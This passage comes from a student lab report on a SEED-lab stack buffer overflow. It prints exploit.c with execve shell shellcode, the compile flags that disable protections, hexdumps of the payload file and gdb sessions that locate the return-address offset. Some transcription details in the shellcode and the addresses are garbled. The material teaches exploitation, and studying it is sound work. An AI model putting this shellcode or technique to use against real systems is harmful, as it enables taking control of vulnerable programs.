
B.2.3 Observations

The vulnerable stack.c program reads the malicious badfile file which contains the shellcode and the address it points to in the shellcode and through the buffer overflow, the ultimate goal was to overwrite the return address field with the address it points to in the shellcode and is at the end of the buffer. The return address field originally contained the address of the next instruction to be executed in the stack.c process. As long as there are no zeros in the addresses that would lead to the termination of the copying of badfile by strcpy() (strcpy() terminates when it copies the terminal bit '\0' character) inside the bof() function, the contents of badfile will be copied and the remaining memory fields of the bof() stack frame, apart from the stack where the buffer is stored, will be modified. Since both the basic countermeasures -z execstack and stack guard are disabled that would prevent code executions inside the stack and writes, the success of the buffer overflow attack would depend only on estimating the correct return address for the shellcode that we will over-write in the return address field of the stack frame of bof().

B.3 Creating the input file (badfile)

B.3.1 Actions

The input file badfile with which we fed the vulnerable program stack.c (Figure B.2.1.1) and which contains the shellcode instructions and the address that points to the shellcode, was created with the utility program exploit.c (Figure B.3.1.1), which fills the badfile with NOP instructions (0x90) and places both the shellcode and the return address.



```

1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  char code[]=
6      "\x31\xc0" /* xorl %eax,%eax */
7      "\x50" /* pushl %eax */
8      "\x68" //sh" /* pushl $0x68732f2f */
9      "\x68" //bin" /* pushl $0x68732f2f */
10     "\x89\xe3" /* movl %esp,%ebx */
11     "\x50" /* pushl %eax */
12     "\x53" /* pushl %ebx */
13     "\x89\xe1" /* movl %esp,%ecx */
14     "\x99" /* cdq */
15     "\xb0\x0b" /* movb $0x0b,%al */
16     "\xcd\x80" /* int $0x80 */
17 ;
18
19 void main(int argc, char **argv)
20 {
21     char buffer[517];
22     FILE *badfile;
23
24     /* Initialize buffer with 0x90 (NOP instruction) */
25     memset(&buffer, 0x90, 517);
26
27     /* You need to fill the buffer with appropriate contents here */
28     *((long *) (buffer + 0x24)) = 0xbffff02;
29
30     /* You need to place the shellcode towards the end of the buffer */
31     memcpy(buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));
32
33     /* Save the contents to the file "badfile" */
34     badfile = fopen("./badfile", "w");
35     fwrite(buffer, 517, 1, badfile);
36     fclose(badfile);
37 }

```

Figure B.3.1.1. The exploit.c utility that creates the badfile input file that feeds the vulnerable stack.c program

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Figure B.3.2.1

Next, we compiled the exploit.c program with the gcc compiler:

```
gcc exploit.c -o exploit
```

and since there were no syntax errors, the command output was empty and the exploit executable file was created.

Then we executed the code with the command:

```
./exploit
```

We checked the existence of the input file badfile and its permissions to confirm that it was created successfully. The command is:

```
ls -l badfile
```

The command printed in the output:

```
-rw-rw-r-- 1 seed seed 517 XXXXX badfile
```

where XXXXXX is the date of execution of the order.

Figure B.3.2.2

Next, we checked the contents of the badfile in readable format with the command:


```
hexdump -C badfile
```

The command printed in the output:

```
00000000 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|
*
00000020 90 90 90 90 02 ff ff 0b 90 90 90 90 90 90 90 90 |.....|
00000030 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|
*
000001e0 90 90 90 90 90 90 90 90 90 90 90 90 31 c0 50 68 |.....1.Ph|
000001f0 2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 |//shh/bin..PS...|
00000200 b0 0b cd 80 00                                     |....|
00000205
```


ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

B.3.2 Results



```
Terminator /bin/bash
[04/18/23]seed@VM:~/project1$ gcc exploit.c -o exploit
[04/18/23]seed@VM:~/project1$ ./exploit
[04/18/23]seed@VM:~/project1$ ls -l badfile
-rw-rw-r-- 1 seed seed 517 Apr 18 07:32 badfile
[04/18/23]seed@VM:~/project1$
```

Figure B.3.2.1. Compiling the exploit.c utility, executing and creating the input file badfile, checking file creation



```
Terminator /bin/bash
[04/18/23]seed@VM:~/project1$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |....
.....|
*
00000020  90 90 90 90 02 ff ff 0b 90 90 90 90 90 90 90 90 |....
.....|
00000030  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |....
.....|
*
000001e0  90 90 90 90 90 90 90 90 90 90 90 90 31 c0 50 68 |....
.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 |//sh
h/bin..PS...|
00000200  b0 0b cd 80 00                                     |....
.|
00000205
[04/18/23]seed@VM:~/project1$
```

Figure B.3.2.2. Displaying the contents of the input file badfile

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

B.3.3 Observations

In line 28 of exploit.c we assign the return address to an initial evaluation address of the shellcode in the buffer. This address **0xbffff02** as we observe in Figure B.3.2.2, is found in the contents of the badfile along with the NOP instructions (do nothing) with address 0x90 and the shellcode instructions 0x31\0xc0\0x50...

B.4 Finding the shellcode address within the badfile

B.4.1 Actions

To find the shellcode address within the badfile, we gradually followed certain steps:

1. We executed the vulnerable stack.c program (Figure B.2.1.1) with the debugger (gdb-peda)
2. We found the buffer address in the bof() function.
3. We found the distance of the return address.
4. We found the distance of the shellcode from the buffer.
5. From 2 and 4 we found the address of the shellcode
6. From 3 and 5 we placed this address in the correct place of the badfile.

Figure B.4.2.1

First, we compiled the vulnerable stack.c program with the gdb-peda debugger and the two main countermeasures no-executable stack and stack guard are disabled. The command is:

```
gcc stack.c -o stack_gdb -g -z execstack -fno-stack-protector
```

We displayed the permissions of the executable file with the command:

```
ls -l stack_gdb
```

The command printed in the output:

```
-rwxrwxr-x 1 seed seed 9772 XXXXX stack_gdb
```

where XXXXXX is the date of execution of the order.

Figure B.4.2.2

Next, we checked for the existence of a badfile input file in the same folder, otherwise, the execution would be with errors. The command is:

```
ls -l badfile
```

The command printed in the output:

```
-rw-rw-r-- 1 seed seed 517 XXXXX badfile
```

Then, we ran stack_gdb in debug mode with the command:

```
gdb stack_gdb
```

The command transferred us to the debug mode of stack.c and printed in the output:

```
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
```

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Copyright (C) 2016 Free Software Foundation, Inc.

License GPLv3+: GNU LPG version 3 or later
<<http://gnu.org/licenses/gpl.html>>

This is free software: you are free to change and redistribute it.

There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.

This GDB was configured as "i686-linux-gnu".

Type "show configuration" for configuration details.

For bug reporting instructions, please see:

<<http://www.gnu.org/software/gdb/bugs/>>.

Find the GDB manual and other documentation resources online at:

<<http://www.gnu.org/software/gdb/documentation/>>.

For help, type "help".

Type "apropos word" to search for commands related to "word"...

Reading symbols from stack_gdb...done.

gdb-peda\$.

Figure B.4.2.3

Then, we set a breakpoint in the bof() function with the command:

b o f

The command printed in the output:

Breakpoint 1 at 0x80484c1: file stack.c, line 9

where address 0x80484c1, the address of the bof() stack on our machine.

Figures B.4.2.4 – B.4.2.5 – B.4.2.6

We executed the debugging of stack.c with the command:

run

The command printed in the output:

Starting program: /home/seed/project1/stack_gdb

[Thread debugging using libthread_db enabled]

Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[-----
-----]

EAX: 0xbfffea57 --> 0x90909090

EBX: 0x0

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

ECX: 0x804fb20 --> 0x0

EDX: 0x205

ESI: 0xb7f1c000 --> 0x1b1db0

EDI: 0xb7f1c000 --> 0x1b1db0

EBP: 0xbfffea38 --> 0xbfffec68 --> 0x0

ESP: 0xbfffea10 --> 0xb7fe96eb (<_dl_fixup+11>: add (esi,0x15915)

EIP: 0x80484c1 (<bof+6>: sub esp,0x8)

EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)

[-----code-----
-----]

0x80484bb <bof>: push ebp

0x80484bc <bof+1>: mov ebp,esp

0x80484be <bof+3>: sub esp,0x28

=> 0x80484c1 <bof+6>: sub esp,0x8

0x80484c4 <bof+9>: push DWORD PTR [ebp+0x8]

0x80484c7 <bof+12>: lea eax,[ebp-0x20]

0x80484ca <bof+15>: push eax

0x80484cb <bof+16>: call 0x8048370 <strcpy@plt>

[-----stack
-----]

0000| 0xbfffea10 --> 0xb7fe96eb (<_dl_fixup+11>: add (esi,0x15915)

0004| 0xbfffea14 --> 0x0

0008| 0xbfffea18 --> 0xb7f1c000 --> 0x1b1db0

0012| 0xbfffea1c --> 0xb7b62940 (0xb7b62940)

0016| 0xbfffea20 --> 0xbfffec68 --> 0x0

0020| 0xbfffea24 --> 0xb7feff10 (<_dl_runtime_resolve+16>: pop edx)

0024| 0xbfffea28 --> 0xb7dc888b (<__GI___IO_fread+11>: add ebx,0x153775)

0028| 0xbfffea2c --> 0x0

[-----
-----]

Legend: code, data, rodata, value

Breakpoint 1, bof (

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```
str=0xbfffea57 '\220' <repeats 36 times>, "\351\355\311ÿ", '\220'
<repeats 159 times>...) at stack.c:10
10      strcpy(buffer, str);
gdb-peda$ .
```

Figure B.4.2.7

After reaching the breakpoint, we printed the buffer address with the command:

```
p &buffer
```

The command printed in the output:

```
$1 = (char (*)[24]) 0xbfffea18
```

We also printed the contents of the ebp register with the command:

```
p $ebp
```

The command printed in the output:

```
$2 = (void *) 0xbfffea38
```

Finally, we calculated the distance of the ebp register to the buffer, with the command:

```
p (0xbfffea38 - 0xbfffea18)
```

The command printed in the output:


```
$3 = 0x20
```

We exited debug mode with the command:

```
quit
```


ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

B.4.2 Results



```
Terminator
/bin/bash
/bin/bash 65x24
[04/18/23]seed@VM:~/project1$ gcc stack.c -o stack_gdb -g -z exec
stack -fno-stack-protector
[04/18/23]seed@VM:~/project1$ ls -l stack_gdb
-rwxrwxr-x 1 seed seed 9772 Apr 18 07:36 stack_gdb
[04/18/23]seed@VM:~/project1$
```

Figure B.4.2.1. Compiling the vulnerable stack.c program in debug mode, displaying the permissions of the stack_gdb executable



```
Terminator
/bin/bash
/bin/bash 65x24
[04/18/23]seed@VM:~/project1$ ls -l badfile
-rw-rw-r-- 1 seed seed 517 Apr 18 07:32 badfile
[04/18/23]seed@VM:~/project1$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$
```

Figure B.4.2.2. Showing badfile permissions, running the stack in debug mode

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Figure B.4.2.3. Breakpoint in the bof() function




Figure B.4.2.4. Running the gdb program stack_gdb, snapshot 1

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```

Terminator
/bin/bash
/bin/bash 65x24

[-----registers-----]
EAX: 0xbfffea57 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffea38 --> 0xbfffec68 --> 0x0
ESP: 0xbfffea10 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
EIP: 0x80484c1 (<bof+6>: sub esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)

[-----code-----]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x28
=> 0x80484c1 <bof+6>: sub esp,0x8
0x80484c4 <bof+9>: push DWORD PTR [ebp+0x8]
0x80484c7 <bof+12>: lea eax,[ebp-0x20]

```

Figure B.4.2.5. Running the gdb program stack_gdb, snapshot 2

```

Terminator
/bin/bash
/bin/bash 65x24

0x80484ca <bof+15>: push eax
0x80484cb <bof+16>: call 0x8048370 <strcpy@plt>

[-----stack-----]
0000| 0xbfffea10 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
0004| 0xbfffea14 --> 0x0
0008| 0xbfffea18 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffea1c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffea20 --> 0xbfffec68 --> 0x0
0020| 0xbfffea24 --> 0xb7feff10 (<_dl_runtime_resolve+16>: pop edx)
0024| 0xbfffea28 --> 0xb7dc888b (<__GI_IO_fread+11>: add ebx,0x153775)
0028| 0xbfffea2c --> 0x0

[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffea57 '\220' <repeats 36 times>, "\002\377\377\v", '\220' <repeats 160 times>...) at stack.c:9
9      strcpy(buffer, str);
gdb-peda$

```

Figure B.4.2.6. Running the gdb program stack_gdb, snapshot 3

